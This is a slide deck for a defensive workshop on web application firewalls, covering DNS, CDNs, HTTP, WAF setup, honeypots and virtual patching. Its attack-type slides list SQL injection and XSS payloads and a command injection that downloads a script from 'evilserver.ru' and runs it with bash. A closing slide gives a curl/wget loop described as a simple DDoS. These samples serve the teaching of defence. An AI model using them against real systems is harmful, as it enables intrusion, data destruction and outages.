Applied Web Application Security

Session 1

Theory: Introduction to Instructor, the Topic, and Cloud WAF Architecture

Exercise: Exploring Infrastructure for Popular Websites

Exercise: Setting up Cloud WAF Accounts

Michael Smith

Field CTO – Vercara

- Field CTO for Vercara, an Infrastructure and Cybersecurity Cloud Provider (DNS, DDoS Mitigation, WAF, CDN, Bot Management)
- Former Akamai Security CTO for Asia-Pacific, Europe, Media, and Carrier
- Founder and Former Director of Akamai’s Customer Security Incident Response Team
- 20+ years of web server, DNS, and infrastructure administration
- Part-time programmer
- CISSP-ISSEP and CISM certifications

Agenda

09:00 – 10:30	Theory: Introduction to Instructor, the Topic, and Cloud WAF Architecture Exercise: Exploring Infrastructure for Popular Websites Exercise: Setting up Cloud WAF Accounts
10:30 – 10:45	Break
10:45 – 12:00	Theory: Speaking HTTP and Types of Web Application Attacks Exercise: Crafting HTTP Requests with Curl Exercise: Configuring a Basic WAF Policy
12:00 – 13:30	Lunch
13:30 – 14:45	Exercise: Triggering WAF Rules with Crafted Requests Exercise: Looking at WAF Logs Exercise: Building WAF Honeypots to Gather Attacks and Experience
14:45 – 15:00	Break
15:00 – 16:00	Theory: Virtual Patching Exercise: Blue-Team Vulnerability Scanning

Rules of Engagement

- ASK QUESTIONS
- Things change, occasionally labs break because of it
- Do the labs with all of us
- It’s OK if we go slow because the goal is to give you skills not to complete the entire set of labs

Get the Stuff!

https://github.com/rybolov/WebBlueTeam

Why Attack Websites?

- Websites are how small countries can be an international business hub
- Websites can be attacked remotely
- Websites are available 24/7
- Some websites have a lot of users
- Website problems such as outages and defacements are very visible
- Websites sometimes have very sensitive data or functions: financial and payments, healthcare, airplane schematics, Human Machine Interface (HMI)

3+ Core Components

- Network
    - IP Addresses
    - BGP/Routing
- DNS
    - Authoritative Nameservers
    - Recursive Nameservers
    - A/AAAA/CNAME Records
- Web Application/Server
    - TLS/SSL Certificate
    - Virtual Host/Host Header

Networking: BGP

- Peers
- Upstreams
- Downstreams
- Prefixes/IP Network Blocks
- https://ipinfo.io/AS19905
- https://bgp.he.net/AS19905

Networking: BGP

<Whiteboard>

Networking: BGP

<Demo>

The Domain Name System

- 2+ Parts
  - Authoritative
  - Recursive
  - Optional Forwarder
- Usually UDP port 53
- Sometimes TCP port 53
- Rapid-adoption of DNS over HTTPS (DoH)
- EDNS0 Client Subnet Extension

DNS Records

- NS
- A
- AAAA
- CNAME <<Remember this one.
- TXT
- MX

Authoritative DNS Providers

- AWS Route53
- Cloudflare
- Google
- Vercara
- NS1
- Lots of other smaller/regional players

DNS

<Whiteboard>

Content Delivery Networks

- Speed
  - Caching Content Inside ISP Network
  - Local Performance Globally
  - TCP Optimizations
- Offload
  - 95% for Government
  - 90% for eCommerce
  - 60% for Finance
- Web Application Security
  - Web Application Firewall
  - Bot Management
  - DDoS Mitigation

What is a Content Delivery Network?

<Whiteboard>

Content Delivery Networks

- Akamai
- AWS CloudFront
- Cloudflare
- Fastly
- Edgio (Limelight, Edgecast, Layer 0) <<Remember this one.
- Lots of other smaller/regional players

CDNs use DNS CNAME Chains

This layer of abstraction provides load balancing across:

- Countries/cities
- Datacenters
- ISPs/carriers
- Individual servers

```
$ dig www.edg.io
;; QUESTION SECTION:
;www.edg.io.                     IN      A

;; ANSWER SECTION:
www.edg.io.          60      IN      CNAME      e7b94e98-06fd-42df-a333-a99514e52fb9.app.edgio.net.
e7b94e98-06fd-42df-a333-a99514e52fb9.app.edgio.net. 300   IN CNAME tp01y.map.edgio.net.
tp01y.map.edgio.net.       3600  IN      A       64.12.0.86
```

What is a Web Application Firewall?

- “Filtering Reverse Web Proxy”
- Usually uses TLS
- Receives HTTP requests and inspects it to determine if it is “wanted”:
  - Rate controls
  - Bot detection
  - Malicious/vulnerability exploit
- Blocks unwanted requests
- Some application delivery capability (redirects, rewrites, routing)
- Forwards wanted requests to the application server
- Relays the response back to the client

What is a Web Application Firewall?

<Whiteboard>

Session 1

Theory: Introduction to Instructor, the Topic, and Cloud WAF Architecture

Exercise: Exploring Infrastructure for Popular Websites

Exercise: Setting up Cloud WAF Accounts

Let’s Explore Infrastructure

- whois <domainname>
- dig -t NS <domainname>
- dig <domainname>
- dig www.domainname
- whois <IP address>
- IPInfo Search for ASN

- Look at These:
  - disney.com
  - amazon.com
  - whatsapp.com
  - qca.com.qa
  - nas.gov.qa
  - qatarenergy.qa
  - moi.gov.qa
  - gco.gov.qa
  - qnb.com

Session 1


Theory: Introduction to Instructor, the Topic, and Cloud WAF Architecture

Exercise: Exploring Infrastructure for Popular Websites

Exercise: Setting up Cloud WAF Accounts

Setting up a Cloud WAF Account

- Go to Edgio.app
- Set up a free account
- Create an organization
- Set up a random hostname and proxy configuration
  - Origin: <somethingrandom>.waf-backend.xyz
  - No TLS <<<caveat here
- Dig for an IP address
- Make /etc/hosts work in Kali



Session 2

Theory: Speaking HTTP and Types of Web Application Attacks

Exercise: Crafting HTTP Requests with Curl

Exercise: Configuring a Basic WAF Policy

HTTP: Request and Response

```
GET /logo.jpg HTTP/1.1
Host: www.foo.com
Referer: https://www.foo.com/index.html
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Accept: image/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip,compress,deflate
```

HTTP: Request and Response

<Demo>

Types of Web Application Attacks

SQL Injection: foo‘ or 1=1;--

SQL Injection: foo‘; drop table students;--

Command Injection: cd /tmp; wget http://evilserver.ru/runme.sh
chmod 666 /tmp/runme.sh; bash /tmp/runme.sh; rm /tmp/runme.sh

Cross-Site Scripting: <script>alert(‘xss’);</script>

Session 2

Theory: Speaking HTTP and Types of Web Application Attacks

Exercise: Crafting HTTP Requests with Curl


Exercise: Configuring a Basic WAF Policy

Curl Cheat Sheet

- Show what’s going on: -v
- Ignore TLS errors: –insecure
- Use a different user-agent: -A “Smith User-Agent”
- Send a specific header: -H “Referer: https://www.foo.com/”
- Don’t show the object: -o /dev/null

Curl and URL Encoding

<Demo>



Session 2

Theory: Speaking HTTP and Types of Web Application Attacks

Exercise: Crafting HTTP Requests with Curl

Exercise: Configuring a Basic WAF Policy

Setting up a Basic WAF Policy

- Go to Edgio.app
- Go into your organization
- Security => Rules Manager
- Make each of these Rulesets:
  - Access
  - Rate
  - Managed
- “Security Apps” => Add a new application with just the Managed Ruleset and your web property

Session 3

Exercise: Triggering WAF Rules with Crafted Requests

Exercise: Looking at WAF Logs

Exercise: Building WAF Honeypots to Gather Attacks and Experience

Types of Web Application Attacks

SQL Injection: foo‘ or 1=1;--

SQL Injection: foo‘; drop table students;--

Command Injection: cd /tmp; wget http://evilserver.ru/runme.sh
chmod 666 /tmp/runme.sh; bash /tmp/runme.sh; rm /tmp/runme.sh

Cross-Site Scripting: <script>alert(‘xss’);</script>

Session 3

Exercise: Triggering WAF Rules with Crafted Requests

Exercise: Looking at WAF Logs

Exercise: Building WAF Honeypots to Gather Attacks and Experience

WAF Logs

<Demo>

Session 3

Exercise: Triggering WAF Rules with Crafted Requests

Exercise: Looking at WAF Logs

Exercise: Building WAF Honeypots to Gather Attacks and Experience

WAF Honeypots

<Whiteboard>

WAF Honeypots

<Demo>

Session 4

Theory: Virtual Patching

Exercise: Blue-Team Vulnerability Scanning

Virtual Patching

WAFs block exploits but the vulnerability is still on the application server

Virtual patching matches specific CVE to a WAF rule

A lot of WAFs have “dynamic rulesets” or something similar that adds recent virtual patches to your configuration

CVE and WAF Rule Mapping

<Demo>

Session 4

Theory: Virtual Patching

Exercise: Blue-Team Vulnerability Scanning

Nikto

Command-line vulnerability scanner

Part of Kali

Has checks for a large variety of attack types

https://www.cirt.net/Nikto2

Vulnerability Scanning

<Demo>

Bot Management: Recursive Wget

Command-line web scraper

Loads the base page and follows all the links

https://www.gnu.org/software/wget/

Vulnerability Scanning

<Demo>

Application Layer DDoS

GET floods

Both Nikto and Wget will set off rate controls

You can script a simple DDoS with

```
while true; do curl -v -o /dev/null  http://foosite.rybolov.net/; done
```

Or in a script:

```
#!/bin/bash
while true;
do
  wget <target url>;
done
```

Application Layer DDoS

<Demo>